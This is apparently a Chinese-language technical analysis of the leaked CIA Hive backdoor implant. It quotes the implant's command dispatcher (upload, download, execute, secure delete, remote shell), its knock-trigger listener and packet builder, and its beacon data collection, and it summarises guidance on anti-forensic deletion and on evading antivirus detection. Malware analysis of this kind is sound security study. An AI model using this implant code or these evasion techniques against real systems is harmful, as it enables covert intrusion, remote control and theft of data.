5. 从磁盘中删除文件时，请务必使用安全擦除，至少擦除文件的文件名、日期时间戳（创建、修改和访问）及其内容。（注意：“安全擦除”的定义因文件系统而异，但至少应执行一次零数据传递。这里的重点是删除所有在取证分析期间可能有用的文件系统工件)
6. 请勿执行会导致系统对用户无响应或向系统管理员发出警报的磁盘 I/O 操作。
7. 不要对写入磁盘的加密文件使用“魔术页眉/页脚”。所有加密文件都应该是完全不透明的数据文件。
8. 将文件写入磁盘时，请勿使用硬编码的文件名或文件路径。这必须由操作员在部署时进行配置。
9. 务必具有可配置的最大大小限制和/或输出文件计数，用于写入加密的输出文件。

日期和时间

1. 在比较日期/时间时，请务必使用 GMT/UTC/Zulu 作为时区。
2. 请勿使用以美国为中心的时间戳格式，例如 MM-DD-YYYY。YYYYMMDD 通常是首选。

防病毒

1. 不要以为“免费”PSP产品与“零售”产品相同。尽可能在所有 SKU 上进行测试。
2. 在可能的情况下，务必使用实时（或最近实时）互联网连接测试 PSP。注意：这可能是风险与收益的平衡，需要仔细考虑，不应随意使用开发中的软件。众所周知，具有实时互联网连接的 PSP/AV 产品可以并且确实会根据不同的标准上传示例软件。

代码分析

字符串混淆

hive中字符串混淆的思路大致是先提取代码中的字符串，然后修改为调用混淆函数。
提取出的字符串，混淆后保存到字符常量中。
这样可以增加对抗工作量，有效防御IDS、AV、EDR等程序的YARA扫描。但不能对抗沙箱。

时间扰动

通过增加启动静默期，回连和响应时间添加干扰时间，避免流量的时间特征。

加密载荷

common/crypt.h

```
#define SRV_CERT_FILE "./server.crt"
#define CA_CERT_FILE  "./ca.crt"
#define SRV_KEY_FILE  "./server.key"
#define AES_KEY_SIZE  256

#define CLIENT 1
#define SERVER 2
#define MAX(a,b)  (((a) > (b)) ? (a) : (b))
#define MIN(a,b)  (((a) < (b)) ? (a) : (b))

enum flag {FALSE = 0, TRUE};
extern entropy_context entropy;       // Entropy context
extern ctr_drbg_context ctr_drbg;     // Counter mode deterministic
random byte generator context
extern dhm_context *dhm;          // Diffie-Hellman context
extern enum flag rng_initialized;     // Random number generator
initialization flag

typedef struct _crypt_context {
  ssl_context *ssl;
  ssl_session *ssn;
  int     *socket;
  enum flag encrypt;
  aes_context *aes;
} crypt_context;

crypt_context *crypt_setup_client(int *sockfd );
crypt_context *crypt_setup_server(int *sockfd );
int rng_init();
int crypt_handshake(crypt_context *ioc);
int crypt_read(crypt_context *ioc, unsigned char *buf, size_t bufsize );
int crypt_write(crypt_context *ioc, unsigned char *buf, size_t bufsize );
int crypt_close_notify(crypt_context *ioc);
void crypt_cleanup(crypt_context *ioc);
int gen_random(unsigned char *output, size_t output_len);
int aes_init(crypt_context *ioc);
int aes_terminate(crypt_context *ioc);
void print_ssl_error(int error);
```

从这个头文件，包含认证，加密收发载荷，这里的块加密算法是AES，而cryptcat使用的是TwoFish。通过dh算法来交换密钥。

> 因为使用块加密，所以负载的大小是16字节对齐的

植入物命令

server/client_session.c: unsigned long StartClientSession(int sock)

```
typedef struct _COMMAND {
  unsigned char command;  // 命令码
  char          path[255]; // 路径参数
  unsigned long size; // 参数长度
  unsigned long padding; // padding值
} COMMAND;

/* FOLLOWING DEFINITIONS FOR EXIT THROUGH HELP ARE ALSO IN servers
Shell.h file */
#define EXIT              0     /* command = ex for exit */
#define UPLOAD            1     /* command = ul for upload */
#define EXECUTE           2     /* command = exec for execute */
#define UPLOADEXECUTE     3     /* not implemented att */
#define DOWNLOAD          4     /* command = dl for download */
#define DELETE            5     /* command = del for delete */
#define SHUTDOWNBOTH    6   /* command = shut for shutdown, compat.h
defines SHUTDOWN as 2 for sockets */
#define HELP              7     /* command = help */
#define LAUNCHTRUESHELL   8

COMMAND cmd;
```

```
   ExpandEnvStrings(cmd.path, &commandpath);
   DLX(2, printf ("\tExecuting command: 0x%0x\n", cmd.command));
   switch(cmd.command)
   {
    case EXIT: // 退出管理
     DLX(2, printf("EXIT command received.\n"));
      fQuit = 1;
     ret.reply = 0;
     break;
    case UPLOAD: // 搜集获取
     DLX(2, printf("UPLOAD command received.\n"));
      ret.reply = UploadFile(commandpath, ntohl(cmd.size),sock);
     break;
    case DOWNLOAD: // 下发载荷
     DLX(2, printf("DOWNLOAD command received.\n"));
      ret.reply = DownloadFile(commandpath, ntohl(cmd.size), sock);
     break;
    case EXECUTE: // 执行命令
     DLX(2, printf("EXECUTE command received.\n"));
      memset((unsigned char *)&ret, '\0', sizeof(REPLY));
//Clear up the reply...
     ret.reply = Execute( commandpath );
     break;
    case DELETE: // 清除痕迹
     DLX(2, printf("DELETE command received, attempting SECURE
DELETE...\n"));
      ret.reply = SecureDelete(commandpath);
     //If SecureDelete failed, ret.reply is not 0 so try to use
DelFile function
     if (ret.reply != 0)
     {
      DLX(2, printf("Now attempting to UNLINK the file: %s\n",
commandpath));
       ret.reply = DelFile(commandpath);
     }
     break;
//TODO: The following code (from here through the exit) needs to be
reviewed.
    case SHUTDOWNBOTH: // 关闭植入物
     DLX(2, printf("SHUTDOWN command received.\n"));
```

```
          fQuit = 1;
          ret.reply = 0;
          crypt_write( &trig_ssl, (unsigned char*)&ret, sizeof(ret) );
          //      send(sock, (const char*)&ret, sizeof(ret),0);
          closesocket(sock);
          sock = INVALID_SOCKET;
          retval = SHUTDOWN;
          //TODO: Linux used "break", Solaris used "goto Exit".
Investigate this further.
#ifdef LINUX
          break;
#else
          goto Exit;
#endif
        case LAUNCHTRUESHELL: // 启动Shell
          DLX(2, printf("LAUNCHTRUESHELL command received.\n"));
          ret.reply = launchShell(commandpath);
          D( printf( " DEBUG: launchshell() returned %i\n",
(int)ret.reply ); )
          break;
        default:
          DLX(2, printf("Command not recognized.\n"));
          fQuit = 1;
          break;
      }

      // Send reply
      //    if( SOCKET_ERROR == send(sock, (const char*)&ret,
sizeof(ret),0))
      if( SOCKET_ERROR == crypt_write( &trig_ssl, (unsigned char*)&ret,
sizeof(ret) ) )
      {
        closesocket(sock);
        goto Exit;
      }
    }
    // TODO: Instead of allowing this function to return to connectShell
and then trigger_exec where then
    // retval == SHUTDOWN is processed, why not process it here?  it
might eliminate some tracing
```

```
    // back and forth.
Exit:
    if( commandpath != 0 ) free( commandpath );
    crypt_cleanup( &trig_ssl);
```

从这里可以看出，hive的植入物命令比较简单，就这么几个命令，在敲门后，植入物就会回连控制端，这时的负载都是通过TwoFish进行加密的。

敲门trigger

植入物启动后就会在网络端口进行监听TriggerListen，在收到通过验证的敲门负载后，回连StartClientSession到管理端。
所以这部分的逻辑分为两部分，一是监听验证，二是敲门。

Trigger 监听部分

```
//int TriggerListen( char *szInterface, char *clientIP, int clientPort );
int TriggerListen( char *szInterface, int trigger_delay, unsigned long delete_delay );

  //begin main loop that examines all incoming packets for encoded triggers
  while(1)
  {
    if((counter % 100) == 0) // 计算自删除时间
    {
      check_timer((char*)sdfp, delete_delay);
    }
    memset( packet_buffer, 0, MAX_PKT );

    if ( ( packet_length = recvfrom( socket_fd, packet_buffer, MAX_PKT, 0,
        (struct sockaddr *) &packet_info, (socklen_t *) &packet_info_size ) )  == FAILURE )
    {
      // not sure what to do upon recv error
      DLX(4, printf("Error: recvfrom() failure!\n"));
      continue;
    }
    else
    {
      if ( dt_signature_check( packet_buffer, packet_length, &recvd_payload) == SUCCESS ) // 验证指纹
      {
        unsigned char recvdKey[ID_KEY_HASH_SIZE];

        DLX(2, printf("Trigger signature found, about to send call back (will wait for trigger_delay)\n"));
        // this memory is free'd in the thread

        tParams = calloc( 1, sizeof( TriggerInfo ) );
        if (tParams == NULL) {
          DLX(2, printf("Calloc failed."));
          continue; // If this fails, try again on next trigger.
        }

        // Populate the structure with the parameters needed inside the thread.
        if (payload_to_trigger_info(&recvd_payload, tParams) == FAILURE) { // 提取回连信息
          DLX(2, printf( "payload_to_trigger_info() failed.\n"));
          free(tParams);
          continue; // If payload_to_trigger_info() fails, then the payload was corrupted. Listen for a trigger with a good payload.
        }

        sha1(tParams->idKey_hash, ID_KEY_HASH_SIZE, recvdKey); // 计算hash值
        if ( memcmp(recvdKey, ikey, ID_KEY_HASH_SIZE) ) {// Compare keys. Trigger if identical; otherwise continue waiting for a match.
          D(

printf("\n=============================================================================\n");
            printf("%s, %4d: IMPLANT TRIGGER FAILED -- KEY MISMATCH\n", __FILE__, __LINE__);
            printSha1Hash("\n\tTrigger Key: ", recvdKey);
            printSha1Hash("\n\tImplant Key: ", ikey);
            printf("\n\tCallback port: %i\n", tParams->callback_port);

printf("\n===============================================================
==============\n\n");
           );
          continue;
        }
        D(

printf("\n==========================================================\n");
          printf("%s, %4d: IMPLANT TRIGGERED\n", __FILE__, __LINE__);

printf("==========================================================\n\n");
        );

        tParams->delay = trigger_delay;
        update_file((char*)sdfp);

        // Create child process... only the parent returns...the child
will exit when finished.
        // Note: same function prototype as pthread_create()
#ifdef DEBUG  // Do not fork in DEBUG
        start_triggered_connect(tParams); // 回连 TriggerCallbackSession
-> StartClientSession
#else
        if ( fork_process( start_triggered_connect, (void *)tParams) !=
SUCCESS )
        {
          if ( tParams != NULL ) free( tParams );
          continue; // If the fork fails, wait until next trigger and try
again.
        }
#endif
        // main trigger thread loops to continue listening for additional
trigger packets
      }
    }

    ++counter;
  }
```

Trggler管理端

client/trigger_protocols.c: trigger_raw (Payload *p, trigger_info* ti)

```
  D (printf ("%s, %4d: DEBUG: raw_tcp\n", __FILE__, __LINE__); )

  if ((packet = (uint8_t *) calloc (MAX_PACKET_SIZE, 1)) == NULL) {
    perror (" calloc()"); // calloc() memory allocation failed
    exit (-1);
  }

  //now add in trigger dst, the target ip
  d_addr = ti->target_addr;
  s_addr = INADDR_ANY;  // system will set to true IP
  s_port = randShort();
  d_port = htons (ti->trigger_port);
  D (printf ("%s, %4d: Sending TCP trigger to port %d\n", __FILE__,
__LINE__, ti->trigger_port); )

  // Fill maximum packet size with random data 查看开发文档中的说明，随机填
充发送包
  for (i = 0; i < MAX_PACKET_SIZE; i++) {
    packet[i] = randChar();
  }

  // Compute the checksum of the CRC Data Field that follows the
START_PAD. 计算CRC
  crc = tiny_crc16 ((unsigned char *) ((char *) packet + START_PAD),
CRC_DATA_LENGTH);
  crc_net = htons(crc);

  // Store the computed CRC at a location START_PAD + CRC_DATA_LENGTH +
CRC % RANDOM_PAD1 into the packet.
  fieldPtr = packet + START_PAD + CRC_DATA_LENGTH + (crc % RANDOM_PAD1);
// Set field pointer
  D (printf (" %s, %d:\tCRC offset: 0x%x, crc: 0x%0x, crc_net: 0x%0x\n",
__FILE__, __LINE__, (uint8_t *)fieldPtr - packet, crc, crc_net); )
  memcpy (fieldPtr, &crc_net, sizeof (crc_net));
  fieldPtr += sizeof(crc_net);        // Jump field pointer to next field

  // Create a validator integer divisible by 127 and store it at the
field pointer location.  计算验证值
```

```
  validator = (uint8_t)randChar() * 127;
  validator_net = htons(validator);
  D (printf (" %s, %d:\tvalidator offset: 0x%x, validator: 0x%x,
validator_net: 0x%x\n", __FILE__, __LINE__, (uint8_t *)fieldPtr - packet,
validator, validator_net); )
  memcpy(fieldPtr, &validator_net, sizeof(validator_net));

  // Encode the payload by XORing it with random data starting at a
location within the random data used to generate the CRC. XOR计算
  fieldPtr += sizeof(validator_net) + PAD1;     // Update the field
pointer to the payload location.
  payloadKeyIndex = (uint8_t *)(packet + START_PAD + (crc %
(CRC_DATA_LENGTH - sizeof(Payload))));  // Compute the start of the
payload key
  D (printf (" %s, %d:\tEncoded payload offset: 0x%0x, payload key
offset: 0x%0x\tPayload follows\n", __FILE__, __LINE__, (uint8_t
*)fieldPtr-packet, payloadKeyIndex-packet); )

  for (i = 0; i < (int)sizeof(Payload); i++) {
    uint8_t trigger;
    trigger = payloadKeyIndex[i] ^ ((uint8_t *)p)[i];     // XOR the
payload with the key
    D (printf ("\tByte[%2.2d]: payload =  0x%2.2x, payloadKey = 0x%2.2x,
encoded payload = 0x%2.2x\n", i, ((uint8_t *)p)[i], payloadKeyIndex[i],
trigger); )
    memcpy(fieldPtr + i, &trigger, sizeof(uint8_t));
  }

  fieldPtr += sizeof(Payload) + PAD2;
  D (printf ("\n %s, %d:\tPacket Length: %d\n", __FILE__, __LINE__,
(unsigned int)fieldPtr - (unsigned int)packet + (unsigned int)(crc %
RANDOM_PAD2) ); )
  packet_size = (unsigned int)fieldPtr - (unsigned int)packet + (unsigned
int)(crc % RANDOM_PAD2);  // Total length of the packet, including a
randomized padding length. // 计算包大小

  switch (ti->trigger_type) {
  case T_RAW_TCP:
    rv = send_TCP_data (s_addr, d_addr, s_port, d_port, packet,
packet_size); // 发送敲门包
```

```
  break;
 case T_RAW_UDP:
  rv = send_UDP_data (s_addr, d_addr, s_port, d_port, packet, packet_size);
  break;
 default:
  rv = -1;
  break;
 }
```

结合开发文档，对照前面的敲门过程，更容易理解这些繁琐的步骤的意义。

定时上报

收集信息，上报信息，是植入物最重要的功能和目的。
hive木有发现上报模块，应该是其他工具来提供，这里只是简单的文件收集和信息上报。
根据前面的报错信息来查看一下究竟上报了哪些消息。

beacon.c: static int send_beacon_data(BEACONINFO* beaconInfo, unsigned long uptime, int next_beacon)

```
 //MessageBox(NULL,"Let us Begin the Beacon!","OKAY",MB_OK); // 开始收集信息
 //Populate Beacon Header // 生成Beacon头部
 //uptime // 启动时间
 //process list // 进程列表
 //ipconfig // ip信息
 //netstat -rn // 路由表
 //netstat -an // 全部网络连接
 //MessageBox(NULL,"Got Beacon Data!","OKAY",MB_OK); // 已经获取全部信息

 //create packet //信息打包
 //size is equal to the size of a beacon header + the size of 6 additional headers (one of which
 // is the ending header) + the size of all the data fields.
 //copy in mac hdr // 拷贝MAC地址
 //copy in mac addr
 //copy in uptime hdr // 拷贝启动时间
 //copy in uptime data // 拷贝日期信息
 //copy in next beacon hdr // 分节
 //copy in next beacon data
```

```
    //copy in process list hdr // 拷贝进程信息
    //copy in process list
    //copy in ipconfig hdr // 拷贝网络地址
    //copy in ipconfig data
    //copy in netstat hdr // 拷贝网络连接信息
    //copy in netstat data
    //copy in netstat hdr
    //copy in netstat data
    //add closing header // 添加结束节
    //compress packet // 压缩数据 zip2
    //combine compressed_packet with beacon header.

    //zero out buffer // 发送数据
    //copy in beacon hdr // 添加Beacon头部
    //copy in compressed data // 添加压缩数据
    //calculate encryption buffer size //计算数据长度
    //connect to the client // 上连
```

在我的环境中，这里就出错，连接失败，非常奇怪。
如果连接成功，接下来的是建立SSL连接，但是改用TwoFish来作为加密算法。然后握手，上报。
查看hclient的代码，确实只有一次accept，后面的上报肯定会报错。那么问题来了，究竟是谁来接收上报的数据?

TwoFish加密算法

Twofish是Bruce Schneier开发的一个128比特分组， 16轮加密的块对称加密算法. 使用key的长度为128~256 比特.
Rijndael 和 Twofish的评审过程时公开的，可以去NIST查看相关报告。
这里使用twofish，应该是一个小组选择:-)

总结

Hive的代码比较规整，再结合相关的文档，可以看出持续开发和工程化能力。
Hive依赖的外部代码有cryptcat, bzip2和polarssl，内部框架有cutthreat及ilmsdk。代码量不大，逻辑比较清晰。
EDG的开发流程是标准的工程化开发流程。
这个小工具相对来说，简单，有效，但通过文档和代码，这也是多年开发才得到的结果。

按照文档的说法是通过RickBobby来进行windows渗透，但是木有看到相关代码。

根据360捕获的代码，后续仍然有组织在使用HIVE代码。我个人觉得有可能就是CIA的持续行动，不见得是第三方组织，一动不动使用HIVE，因为这样太容易被劫持.

参考

1. 信息安全摘要 (cverc.org.cn)
2. 维基解密公布CIA蜂巢（Hive）后门武器源码（含下载） - 知乎 (zhihu.com)
3. CIA Hive测试指南——源代码获取与简要分析 – 3gstudent – Good in study, attitude and health
4. [原创]Twofish加密算法详解-软件逆向-看雪-安全社区|安全招聘|kanxue.com
5. [原创]密码学基础：AES加密算法-密码应用-看雪-安全社区|安全招聘|kanxue.com
6. 警惕：魔改后的CIA攻击套件Hive进入黑灰产领域 (360.com)
7.